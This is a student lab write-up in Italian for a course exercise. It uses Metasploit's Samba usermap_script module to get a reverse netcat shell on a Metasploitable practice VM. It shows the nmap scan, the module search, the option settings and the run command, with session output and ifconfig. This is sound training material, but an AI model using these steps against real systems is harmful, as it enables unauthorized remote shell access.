Esercizio n°2 Modulo 04

Exploit Metasploitable con Metasploit

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.
È richiesto allo studente di:

- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

Suggerimento:
Utilizzate l'exploit al path **exploit/multi/samba/usermap_script** (fate prima una ricerca con la keyword search)

- Aprimmo il terminale e lanciare il comando "msfconsole"

- Una volta aperto il tool lanciare il comando "nmap -sV" cosi da poter visionare i servizi e le porte disponibili per un possibile attacco .

```
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet       Linux telnetd
25/tcp   open  smtp         Postfix smtpd
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec         netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell        Netkit rshd
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- Una volta che ci siamo accertati di quali servizi e porte sono disponibili sul target , decidiamo con quale attacco (exploit) usare .
  Diciamo di voler attaccare la porta 445 su cui gira il servizio samba . Diamo da terminare "Search Samba"


```
msf6 > search samba

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes    Citrix Access Gateway Command Executi
on
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No     Computer Associates License Client GE
TCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No     Group Policy Script Execution From Sh
ared Resource
   4   post/linux/gather/enum_configs                                       normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                 normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Packag
e Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce 2018-05-31       excellent  Yes    Quest KACE Systems Management Command
 Injection
   8   exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map script" Command E
xecution
   9   exploit/multi/samba/nttrans                         2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Ov
erflow
   10  exploit/linux/samba/setinfopolicy_heap              2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEvent
sInfo Heap Overflow
```

Facendo cio si apparirà a schermo tutti i possibili exploit da poter utilizzare sul bersaglio da noi scelto in precedenza.

Decidiamo quale attacco utilizzare e settiamolo con il comando "use"
Scelto exploit ora , dobbiamo settarlo con il comando "show options"



```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:p
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.51.100
```

settiamo Rhost ed Rport e lanciamo l'accatto con "run"

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.51.100
rhost => 192.168.51.100
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:4444
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or
build PostgreSQL with the right library version.
[*] Command shell session 1 opened (192.168.50.100:4444 → 192.168.51.100:54617) at 2023-09-24 11:42:50 -0400
```

Se abbiamo fatto tutto come da report ci dovrebbe aprire la sessione con la macchina target

una volta dentro diamo il comando “ifconfig”

```
[*] Command shell session 1 opened (192.168.50.100:4444 → 192.168.51.100:54617) at 2023-09-24 11:42:50 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:52:c8:b6
          inet addr:192.168.51.100  Bcast:192.168.51.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe52:c8b6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1647 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1742 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:137440 (134.2 KB)  TX bytes:196221 (191.6 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2555 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2555 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1228125 (1.1 MB)  TX bytes:1228125 (1.1 MB)
```